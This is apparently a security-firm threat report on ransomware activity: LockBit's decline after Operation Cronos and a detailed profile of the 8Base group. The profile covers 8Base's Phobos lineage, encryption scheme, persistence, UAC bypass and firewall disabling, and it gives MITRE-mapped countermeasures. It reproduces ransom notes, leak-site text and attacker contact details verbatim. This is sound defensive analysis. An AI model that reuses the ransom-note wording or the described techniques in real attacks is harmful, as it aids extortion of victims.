
The LockBit ransomware group, whose infrastructure was confiscated by Operation Cronos[11] in February of this year, has since made a quick return, but their activity is gradually decreasing. In February, when their infrastructure was confiscated, they posted 100 leaks, showing off their health by posting leaked data immediately after the infrastructure was restored. However, they posted 55 posts in March, down about 50% from February, and only 25 posts in April, down about 55% from March. This appears to be a result of Operation Cronos. LockBit also told its affiliates, "We would like to remind all partners that discounts of over 50% are strictly prohibited." Based on this, it appears that they are focusing on profits rather than securing affiliates. They appear to be taking a tough stance, unlike many ransomware groups that return a lot of profits to their affiliates.

Most ransomware primarily targets manufacturers and distributors with relatively weak security. The Hunters ransomware group has the highest rate of attacks on retailers at 34%, while the Play ransomware group and LockBit ransomware group have the highest rates of attacks on manufacturers at 40% and 28%, respectively. The 8Base ransomware group mainly targets small-and-medium-sized businesses with relatively weak security, and in particular, half of the attacks in April on small and medium-sized businesses targeted manufacturing businesses. Meanwhile, the Medusa ransomware group shows a slightly different attack pattern than other ransomware groups, mainly targeting medical institutions, government institutions, and educational institutions. Of the attacks carried out by the Medusa ransomware group in April, 53% were against medical institutions, government agencies, and educational institutions, which is 33 percentage points higher than the average of 20% for attacks in these fields by other groups.

[11] Operation Cronos: An operation in which international investigative agencies coordinated to destroy criminal infrastructure, including LockBit's attack servers and dark web leak sites

■ Ransomware in focus

Outline of the 8Base ransomware



Below is a list of companies that either have considered their financial gain to be above the interests of their partners / individuals who have entrusted their data to them or have chosen to conceal the fact that they have been compromised.

Medizinische Grosshandlung GmbH

Downloaded: **29.04.2024** Publish: **03.05.2024** views: **964**

As a trusted and dedicated partner for orthodontists, dentists and dental technicians, Mikrona products can be found in clinics all around the world.

mikrona.com

Comment:


Were uploaded to the servers:

Invoice

Receipts

Source: 8Base ransomware group data leak website

Since its emergence in March 2022, the 8Base ransomware group has posted about 380 attack cases on dark web data leak sites. They launched a dark web data leak site in May 2023 and have posted attack cases in batches, including 47 cases in June of the same year, when they began full-fledged activities. In particular, in April 2024, a Korean paint manufacturing company was posted on the dark web leak site. This company's accounting data, personal information, and confidential documents were leaked, showing that 8Base ransomware group could also have an impact on Korea.




```
Document-02-256.png.id[CA9AA601-1030].[ramsey_frederick@aol.com].phobos
icon.txt.id[CA9AA601-1030].[ramsey_frederick@aol.com].phobos
Upload-256.zip.id[CA9AA601-1030].[ramsey_frederick@aol.com].phobos
```

```
Document-02-256.png.id[CA9AA601-3483].[support@rexsdata.pro].8base
icon.txt.id[CA9AA601-3483].[support@rexsdata.pro].8base
Upload-256.zip.id[CA9AA601-3483].[support@rexsdata.pro].8base
```

Figure 5. Comparison of encryption extensions (left: Phobos, right: 8Base)

Currently, 8Base is using the Phobos−based ransomware discovered in 2019. The Phobos ransomware is a variant of the Dharma/Crysis ransomware that was disguised as a file management program when it was distributed in Korea, and Phobos variants with different extensions are continuously appearing. 8Base used Phobos version 2.9.1, which is why it is similar to Phobos ransomware, not only in source code, but also in the content and design of the ransom note and the method of adding the drive volume ID and attacker's email before the encryption extension. In addition, the encryption exceptions include the extensions of other Phobos variants, and 8Base uses the same RSA public key as Phobos ransomware, which shows the relationship between 8Base and Phobos ransomware.

In November 2023, in addition to the .NET[12]−based ransomware that 8Base had been using until then, a variant distributed using SmokeLoader was discovered. SmokeLoader, which is downloader malware, can access the C2 server[13] and download additional tools or malware according to commands. 8Base's SmokeLoader variant uses the payload stored inside SmokeLoader or accessed the C2 server (command & control server) to download, decrypt, and then execute the encrypted ransomware payload.[14] The final ransomware payload executed is a variant of the Phobos ransomware that is identical to the .NET−based ransomware.



```
-----------------------------------------------------
|                                                   |
|   by  D A R K   A N G E L S  T E A M !            |
|                                                   |
-----------------------------------------------------

The best and only thing you can do is to contact us
              to settle the matter before any losses occurs.


-----------------------------------------------


1. THE FOLLOWING IS STRICTLY FORBIDDEN


1.1 EDITING FILES ON HDD.
Renaming, copying or moving any files
could DAMAGE the cipher and
decryption will be impossible.


1.2 USING THIRD-PARTY SOFTWARE.
Trying to recover with any software
can also break the cipher and
file recovery will become a problem.
```

```
Dear Management,

If you are reading this message, it means that:
      - your network infrastructure has been compromised,
      - critical data was leaked,
      - files are encrypted
----------------------------------------------------------------------
            The best and only thing you can do is to contact us
             to settle the matter before any losses occurs.

Onion Site:
http://basemmnnqwxevlymli5bs36o5ynti55xojzvn246spahniugwkff2pad.onion/
Telegram Channel:
https://t.me/eightbase
----------------------------------------------------------------------

                              1. THE FOLLOWING IS STRICTLY FORBIDDEN


1.1 EDITING FILES ON HDD.
                         Renaming, copying or moving any files
                         could DAMAGE the cipher and
                         decryption will be impossible.

1.2 USING THIRD-PARTY SOFTWARE.
                         Trying to recover with any software
                         can also break the cipher and
                         file recovery will become a problem.
```

```
Welcome to the Ransom House
You are locked by
W H I T E    R A B B I T
Knock, Knock. Follow the White Rabbit...


(₩(₩
(-.-)
(")(")


The best and only thing you can do is to contact us
to settle the matter before any losses occurs.



-----------------------------------------------

                                   1. THE FOLLOWING IS STRICTLY FORBIDDEN



1.1 DELETION THIS NOTE.
                           Each note carries the encryption key
                           needed to decrypt the data,
                           don't lose it



1.2 EDITING FILES OR HDD.
                           Renaming, copying or moving any files
                           could DAMAGE the cypher and
                           decryption will be impossible.
```


Figure 6. Comparison of ransom notes (left: DarkAngels, center: 8Base, right: RansomHouse)

[12] .NET: A Windows program development and execution environment (framework) developed by MS

[13] C2 Server(Command & Control Server): A server on which an attacker maintains communication with or passes commands to the device that he/she initially penetrated

[14] Payload: Code designed to penetrate, alter, or otherwise damage a computer system

8Base was found to be related to various groups in addition to the Phobos ransomware. The ransom note discovered around May 2023, when these groups ramped up activities, is very similar in content to the ransom note of the DarkAngels ransomware and RansomHouse(Mario/WhiteRabbit) ransomware using the leaked Babuk builder, although this is not currently being used in attacks. In addition, the main page, FAQ page, and text of the rules page of the 8Base group's dark web data leak site are similar to those of the RansomHouse group's site.



FAQ

What are your current official news channels?

Official Telegram Channel: https://t.me/RHouseNews
Official Twitter account: https://twitter.com/RHouseNews

Can we cooperate with you?

We would be glad to find new contacts in this field. So if you want us to make your data available on our website or participate in negotiations, you need to contact us using our Cooperation Telegram Channel, we are open to it. Please keep in mind that we reserve the right to reject data violating moral and ethical principles. If we find common ground, the team will then contact the company and make negotiations for you. A further decision on data disclosure will be made following the negotiations, so you will be notified. Important: if you are a member of an ultra-radical group forbidden in some country, involved in extremism or espionage, any cooperation between us is impossible. Your values are not the same as ours: we appreciate life, liberty, equal access to information, democracy and non-violent methods of communication. Our team does not provide data to any groups if we become aware of their extremist activities. We are not involved in politics or religion.

FAQ

What are your current official news channels?

Official Telegram Channel: 8BASE
Official Twitter account: 8BASEH0ME


Can we cooperate with you?

We would be glad to find new contacts in this field. So if you want us to make your data available on our website or participate in negotiations, you need to contact us using our Cooperation Telegram Channel, we are open to it. Please keep in mind that we reserve the right to reject data violating moral and ethical principles. If we find common ground, the team will then contact the company and make negotiations for you. A further decision on data disclosure will be made following the negotiations, so you will be notified. Important: if you are a member of an ultra-radical group forbidden in some country, involved in extremism or espionage, any cooperation between us is impossible. Your values are not the same as ours: we appreciate life, liberty, equal access to information, democracy and non-violent methods of communication. Our team does not provide data to any groups if we become aware of their extremist activities. We are not involved in politics or religion.

Figure 7. Comparison of dark web leak websites (top: RansomHouse, bottom: 8Base)

Because a similar type of ransom note was discovered and the phrases on the dark web leak site were similar, there was an opinion that the 8Base group was derived from the RansomHouse group or a rebranded[15] RansomHouse group. However, since it is not uncommon to quote or copy phrases from other groups and use leaked tools, there is not enough evidence to determine their connection.

[15] Rebranding: The act of attackers shutting down operations and then restarting them under a new name



8Base Ransomware

Attack Scenarios

Distribute ransomware through .NET forms or SmokeLoader variants.

Encryption Key

Encrypt files with AES-256(CBC) algorithm and protect the key with RSA-1024

Encryption Method

For files below 1.5MB : Full file encryption
For files 1.5MB or more : After dividing the file into three parts, encrypt only 256KB of each part

Features

- Intermittent Encryption
- Delete System Recovery Options
- Shared Folder Encryption
- Register Startup Program
- AES&RSA Encryption
- Multi thread
- Disable Windows Firewall
- UAC Bypass

Ransom Note

info.txt - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

!!!All of your files are encrypted!!!
To decrypt them send e-mail to this address: support@rexsdata.pro.
Write us to the Tox Messanger: 11678DDAA32671D52932698FF508CFF194BF9E9B35E91BFBA7AD803C0A57EB41BB23880DD595

All your files have been encrypted!

All your files have been encrypted due to a security problem with your PC.
If you want to restore them, write us to the e-mail support@rexsdata.pro
Or write us to the Tox: 78E21CFF7AA85F713C1530AEF2E74E628308EE77238F480A73E5E3251EAD56427BF9F7A1A074
Write this ID in the title of your message CA9AA601-3483
You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the tool that will decrypt all your files.

Free decryption as guarantee
Before paying you can send us up to 3 files for free decryption. The total size of files must be less than 4Mb (non archived), and files should not contain valuable information. (databases,backups, large excel sheets, etc.)

How to obtain Bitcoins
The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.
https://localbitcoins.com/buy_bitcoins
Also you can find other places to buy Bitcoins and beginners guide here:
http://www.coindesk.com/information/how-can-i-buy-bitcoins/

Attention!
- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

info.txt, info.hta

Extension

Id[A-Z0-9]{8}-[0-9]{4}].[support@rexsdata.pro].8base

Production Language

C# / C++

Figure 8. 8Base ransomware Outline

8Base ransomware strategy




Figure 9. 8Base ransomware attack strategy

The 8Base ransomware group distributes ransomware directly through .NET or by using the downloadable malware SmokeLoader. SmokeLoader downloads the encrypted ransomware payload from the C2 server, then decrypts and executes it. In the case of .NET-based ransomware, the payload is stored in the form of a bitmap file, and is decrypted and executed using a new process. Both of these distribution methods execute the same Phobos variant ransomware payload.

The ransomware payload that is ultimately executed has settings encrypted with the AES-256 (CBC) algorithm and stored in the ".cdata" area. The settings include the following values needed to run ransomware: the RSA public key used for key protection, commands and strings required to elevate privileges or bypass detection, encryption exception files and folders, and the encryption extension. 8Base uses a hard-coded AES key to decrypt and use the setting value whenever it is needed.

To ensure smooth execution even after rebooting, 8Base sets the ransomware to run automatically, acquires administrator privileges, and disables firewalls. To ensure continuity, 8Base copies the currently running ransomware file to the startup folder location and adds it to the registry so that it automatically runs every time the computer boots. In addition, 8Base executes ransomware by duplicating the token of a process with administrator privileges or uses a vulnerability in the .NET profiler DLL loading process[16] to bypass the approval process required to execute administrator

[16] .NET Profiler DLL Loading Process: A process that loads the .NET profiler DLL, a tool for monitoring the execution of other applications

privileges by using the UAC (user account control)[17] bypass with the .NET profiler technique. Lastly, it also has the ability to delete backup copies and disable firewalls through the command-line interface.[18]

File encryption encrypts the target PC's drive as well as network-shared folders. 8Base uses the AES-256 (CBC) algorithm for file encryption, and randomly generates the AES key used for encryption before creating the encryption thread. Since different keys are not used for each file, 8Base solves the key duplication problem by randomly generating an IV (initialization vector)[19] for each file. The AES key and IV used for encryption are protected with the RSA public key stored in the settings, and are added to the end of the encrypted file.

infosec



Encrypt Entire Data
Below 1.5MB
One-third of the total size
One-third of the total size
One-third of the total size
1.5MB or more
256KB Normal File
256KB Encryption
Normal File
One-third of size chunks of the entire size

Figure 10. 8Base ransomware's partial encryption method


8Base ransomware uses partial encryption as well as multi-threading for efficient encryption. If the file is smaller than 1.5MB, 8Base encrypts the entire file, and if it is larger than 1.5MB, it divides the file into three parts of equal size and encrypts only 256KB in each area.

[17] UAC(User Account Control): A Windows security feature that requests final consent from the user before execution if administrator privileges are required

[18] Command-line Interface: A text-based interface that allows users to enter commands that interact with their computers' operating systems

[19] IV(Initialization Vector): One of the parameters used in block encryption methods, it ensures that the encryption result does not have any pattern.

How to respond to the 8Base ransomware



infosec
Execution
T1059
Apply ASR rules to block suspicious activity
Isolate suspicious files using Anti-Virus
Persistence
T1547.001
Restrict registry changes via group policy
Privilege Escalation
T1548.002
T1134.002
Update to the latest version of Windows
Remove users from the local Administrator group
Restrict token creation via group policy
Defense Evasion
T1140
T1562.004
Apply ASR rules to block suspicious activity
Exfiltration
T1041
Prevent data exfiltration using
DLP & EDR solutions
Impact
T1486
T1490
Apply ASR rules to block suspicious activity
Back-up data

Figure 11. How to respond to the 8Base ransomware

